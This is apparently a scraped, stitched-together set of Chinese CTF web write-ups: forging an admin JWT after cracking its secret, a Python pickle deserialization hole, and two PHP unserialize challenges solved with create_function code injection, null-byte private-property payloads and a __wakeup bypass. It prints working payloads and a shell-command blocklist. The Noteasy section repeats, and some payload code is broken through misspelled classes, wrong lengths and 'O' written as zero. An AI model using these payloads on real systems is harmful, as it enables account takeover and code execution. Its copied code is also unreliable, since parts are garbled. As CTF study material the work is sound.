应用	名称	值	Domain							
应用	JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vcnFudCJ9.Cho7fwnv...	0356af85-69e6-46d0-b5							
应用	_xsrf	2[a5d1e729 c0768ccac18603b15c3081278673196 1742215420	0356af85-69e6-46d0-b5							
应用	commodity_id	*2[1:0 10:1742215659 12:commodity_id 8:MTYyNA== a098548b52609aba80d9b710...	0356af85-69e6-46d0-b5							

使用工具破解密钥

```
(jackjw@jack)-[~/桌面/c-jwt-cracker-master]
$ ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vcnFudCJ9.Cho7fwnv...
iYM4QgkAw4NpjpP8tEn7MBbZoF-Kj8YRbosz3Qrr-Q
Secret is "1Kun"
```

去在线网站生成 admin 的 JWT

BEJSON

JSON工具

编码/加密

格式化

网络

前端

后端

转换

其他

文档

图片处理

文字处理

语言

功能搜索

格式化校验

JSON视图

JSON压缩转义

JSON生成Java实体类

JSON转C#实体类

JSON在线编辑器

JSON排序

JSON着色

什么是JSON

JSON的用法

接口文档与单测工具

恒创科技_海外服务器2折起

阿里云优惠券

华纳云_CN2云服务器5M ¥16元/月

腾讯云优惠券

jwt解密/加密

编码区域

JWT Token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vcnFudCJ9.Cho7fwnv...FkbWlun0.40on__HQ8B2-wM1ZSwax3lvRK4j54JlaXv-1JjQynj

操作区域

签名算法:

HS256

编码

解码

校验

Unix 时间互转

解码区域

头部/Header

{ "alg": "HS256", "typ": "JWT" }

载荷/Payload

{ "username": "admin" }

对称密钥

1Kun

替换掉刷新网页

admin

This is Black Technology!

一键成为大会员

来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

过滤

名称	值	Domain	Path	Expires / Max...	大小
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlnb3Q8...	0356af85-69e6-46d0-b5...	/	会话	
_xsr...	2 a5d1e729 c0768ccac18603b15c3081278673196 1742215420	0356af85-69e6-46d0-b5...	/	会话	
commodity_id	"2 1:0 10:1742215659 12:commodity_id 8:MTYyNA== a098548b52609aba80d9b710...	0356af85-69e6-46d0-b5...	/	2025-04-16T1...	

点击后没反应，查看源代码有压缩文件

```
41
42 <div class="ui text container login-wrap-inf">
43 <!-- 潜伏敌后已久,只能帮到这了 -->
44 <a href="/static/asdlf654e683wq/www.zip" ><span style="visibility:hidden">删库跑路前我留了好东西在这里</span></a>
45 <div class="ui segments center padddd">
46 <!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
47 <div class="ui segment">
48 
49
50 <p>admin</p>
```

下载后拿到源码

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib

class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

become 参数存在 Pickle 反序列化漏洞

[返回](#)

unserialize-Noteasy

WEB

已解决

分数: 30

金币: 3

题目作者: 云牧青

一血: Lazzaro

一血奖励: 5金币

解决: 467

提示:

描述: 不简单的反序列化

启动场景

请输入flag

提交

打开网页给出了源码

```
<?php

if (isset($_GET['p'])) {
    $p = unserialize($_GET['p']);
}
show_source("index.php");

class Noteasy
{
    private $a;
    private $b;

    // 构造函数，会在类的对象在创建时自动调用
    public function __construct($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
        $this->check($a.$b);
        eval($a.$b);
    }

    // 析构函数，在对象销毁时自动调用
    public function __destruct()
    {
        $a = (string)$this->a;
        $b = (string)$this->b;
        $this->check($a.$b);
        $a("", $b);
    }
}
```

```

private function check($str)
{
    if (preg_match_all("(ls|find|cat|grep|head|tail|echo)", $str) > 0) die("You are a hacker, get out");
}

public function setAB($a, $b)
{
    $this->a = $a;
    $this->b = $b;
}
}

```

首先，反序列化不调用构造函数

因为反序列化时通过读取对象的字节流来恢复对象的状态，而不是通过调用对象的构造函数来创建对象

所以直接来看析构函数

```

public function __destruct()
{
    // 将属性 $a 转换为字符串
    $a = (string)$this->a;

    // 将属性 $b 转换为字符串
    $b = (string)$this->b;

    // 调用 check 方法，传入 $a 和 $b 连接后的字符串
    $this->check($a.$b);

    // 重点代码
    // 将 $a 作为函数调用，第一个参数为空字符串，第二个参数为 $b
    $a("", $b);
}

```

但是空的的函数不能执行，所以我们要构造一个

这里要利用 `Create_function()` 函数

```

$func = create_function('$a, $b', 'return $a + $b;');
echo $func(2, 3); // 输出 5

```

`create_function` 实际上会在内部执行以下操作：

1. 生成一个唯一的函数名 (如 `__lambda_func`)
2. 用给定的参数和代码体创建一个新函数
3. 返回这个函数名以便后续调用

构造序列化代码

```

<?php

Class Noteast{

Private $a;

```

```

Private $b;

Public function_construct($a,$b){

$this->a=$a;

$this->b=$b;

}

$object=new Noteasy("create_function",'');highlight_file("/flag");/*;');

Echo serialize($object);

}

```

这样相当于

```
create_function('', '');?>highlight_file("/flag");/*;')
```

实际创建的代码为

```

function __lambda_func() {
    ;}highlight_file("/flag");/*;
}

```

得到

```

O:7:"Noteasy":2:
{s:10:"Noteasya";s:15:"create_function";s:10:"Noteasyb";s:21:'');?>highlight_file("/flag");/*;"}

```

需要注意因为是 `private` 属性，所以不能直接使用

应该为 `\00类名\00`

```

O:7:"Noteasy":2:
{s:10:"\00Noteasy\00a";s:15:"create_function";s:10:"\00Noteasy\00b";s:29:'');?>highlight_file("/flag");/*;"}

```

```
<?php

if (isset($_GET['p'])) {
    $p = unserialize($_GET['p']);
}
show_source("index.php");

class Noteasy
{
    private $a;
    private $b;

    public function __construct($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
        $this->check($a,$b);
        eval($a.$b);
    }

    public function __destruct()
    {
        $a = (string)$this->a;
        $b = (string)$this->b;
        $this->check($a,$b);
        $a(" ", $b);
    }

    private function check($str)
    {
        if (preg_match_all("(ls|find|cat|grep|head|tail|echo)", $str) > 0) die("You are a hacker, get out");
    }

    public function setAB($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
    }
}

flag{1b2d928d7b509366e590eb70009579be}
```

PHP %00 绕过 Private

题目

解题快手榜

×

[极客大挑战 2019]PHP 1

靶机信息

剩余时间: 3250s

<http://db076276-f4a2-48ee-9e97-f76f30a155cd.node5.buuoj.cn:81>

销毁靶机

靶机续期

已解锁

Flag

提交

打开网页给出了备份提示

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我!!!



扫后台发现 ZIP 文件

```

C:\Windows\System32\cmd.exe
[21:54:37] 429 - 568B - /wp-content/uploads/dump.sql
[21:54:40] 429 - 568B - /WS_FTP/Sites/ws_ftp.ini
[21:54:39] 429 - 568B - /wps/PA_WCM_Authoring_UI/proxy/https/example.co
[21:54:40] 429 - 568B - /wsadmin.traceout
[21:54:40] 429 - 568B - /wsadmin.valout
[21:54:40] 429 - 568B - /wsadminListener.out
[21:54:40] 429 - 568B - /wsman
[21:54:40] 429 - 568B - /WS_FTP/
[21:54:40] 429 - 568B - /WSO.php
[21:54:40] 429 - 568B - /wso2.5.1.php
[21:54:40] 429 - 568B - /wso2.php
[21:54:39] 429 - 568B - /WS_FTP
[21:54:40] 429 - 568B - /WSsamples
[21:54:41] 429 - 568B - /wstats
[21:54:40] 429 - 568B - /wso.php
[21:54:40] 429 - 568B - /wshell.php
[21:54:41] 200 - 6KB - /www.zip
[21:54:42] 429 - 568B - /xsl/_common.xsl
[21:54:42] 429 - 568B - /xw.php
[21:54:42] 429 - 568B - /yaml.log
[21:54:42] 429 - 568B - /xwl.php
[21:54:42] 429 - 568B - /xsql/
[21:54:42] 429 - 568B - /xsl/common.xsl
[21:54:42] 429 - 568B - /XSQLConfig.xml
[21:54:42] 429 - 568B - /yaml_cron.log
[21:54:42] 429 - 568B - /yarn-error.log
[21:54:42] 429 - 568B - /yonetici
[21:54:42] 429 - 568B - /xsql/lib/XSQLConfig.xml
[21:54:43] 429 - 568B - /yonetim
[21:54:43] 429 - 568B - /yonetim.html

```

下载下来打开 index.php 拿到源码 (flag.php 是假的)

```

30 <div id="world">
31     <div style="background-color: #f0f0f0;">因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
32     </div>
33     <div style="background-color: #f0f0f0;">不愧是我!!!
34     </div>
35     <div style="background-color: #f0f0f0;">
36     <?php
37         include 'class.php';
38         $select = $_GET['select'];
39         $res=unserialize(@$select);
40         ?>
41     </div>
42     <div style="background-color: #f0f0f0;"><p align="center" style="background-color: #f0f0f0;"> Syclover @ cl4y</p></div>
43 </div>

```

看到了反序列化，接下来去看 class.php

__wakeup 魔术方法：当对象反序列化时，会触发该方法终止脚本执行

__destruct 析构函数：当对象销毁时调用

```

<?php
include 'flag.php';

```

```

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

我们需要传入 username = admin，password = 100，于是构造反序列化

```

<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}

$a = new Name('admin', 100);
var_dump(serialize($a));

?>

```

还没有结束，因为类的两个属性声明为 private，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见

所以要在此基础上补上 %00

```
%00Name%00

%00Name%00
```

最后是绕过 __wakeup()

当反序列化中对象属性的个数和真实的个数不等时，__wakeup() 就会被绕过，所以修改使其不相等即可

```
?select=0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

⚠ 不安全 | 5b95dbe3-4f85-4e66-8e5c-833093eb4f75.node3.buuoj.cn/?select=0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

🖼️ [bilibili](#) [博客园](#) [BUUCTF](#) [PAT](#) [AWD](#) [web渗透](#) [Python123](#) [简书 - 创作你的创作](#) [工具](#) [mysql修改密码的4...](#)



PHP \00 绕过 Private

[< 返回](#)

unserialize-Noteasy

WEB

已解决

分数: 30

金币: 3

题目作者: 云牧青

一血: Lazzaro

一血奖励: 5金币

解决: 467

提示:

描述: 不简单的反序列化

启动场景

请输入flag

提交

打开网页给出了源码

```
<?php

if (isset($_GET['p'])) {
    $p = unserialize($_GET['p']);
}
show_source("index.php");

class Noteasy
{
    private $a;
    private $b;

    // 构造函数，会在类的对象在创建时自动调用
    public function __construct($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
        $this->check($a.$b);
        eval($a.$b);
    }

    // 析构函数，在对象销毁时自动调用
    public function __destruct()
    {
        $a = (string)$this->a;
        $b = (string)$this->b;
        $this->check($a.$b);
        $a("", $b);
    }
}
```

```

private function check($str)
{
    if (preg_match_all("(ls|find|cat|grep|head|tail|echo)", $str) > 0) die("You are a hacker, get out");
}

public function setAB($a, $b)
{
    $this->a = $a;
    $this->b = $b;
}
}

```

首先，反序列化不调用构造函数

因为反序列化时通过读取对象的字节流来恢复对象的状态，而不是通过调用对象的构造函数来创建对象

所以直接来看析构函数

```

public function __destruct()
{
    // 将属性 $a 转换为字符串
    $a = (string)$this->a;

    // 将属性 $b 转换为字符串
    $b = (string)$this->b;

    // 调用 check 方法，传入 $a 和 $b 连接后的字符串
    $this->check($a.$b);

    // 重点代码
    // 将 $a 作为函数调用，第一个参数为空字符串，第二个参数为 $b
    $a("", $b);
}

```

但是空的的函数不能执行，所以我们要构造一个

这里要利用 `Create_function()` 函数

```

$func = create_function('$a, $b', 'return $a + $b;');
echo $func(2, 3); // 输出 5

```

`create_function` 实际上会在内部执行以下操作：

1. 生成一个唯一的函数名 (如 `__lambda_func`)
2. 用给定的参数和代码体创建一个新函数
3. 返回这个函数名以便后续调用

构造序列化代码

```

<?php

Class Noteast{

Private $a;

```

```

Private $b;

Public function_construct($a,$b){

$this->a=$a;

$this->b=$b;

}

$object=new Noteasy("create_function",'');highlight_file("/flag");/*;');

Echo serialize($object);

}

```

这样相当于

```
create_function('', '');?>highlight_file("/flag");/*;')
```

实际创建的代码为

```

function __lambda_func() {
    ;}highlight_file("/flag");/*;
}

```

得到

```

0:7:"Noteasy":2:
{s:10:"Noteasya";s:15:"create_function";s:10:"Noteasyb";s:21:'');?>highlight_file("/flag");/*;"}

```

需要注意因为是 `private` 属性，所以不能直接使用

应该为 `\00类名\00`

```

0:7:"Noteasy":2:
{s:10:"\00Noteasy\00a";s:15:"create_function";s:10:"\00Noteasy\00b";s:29:"');?>highlight_file("/flag");/*;"}

```

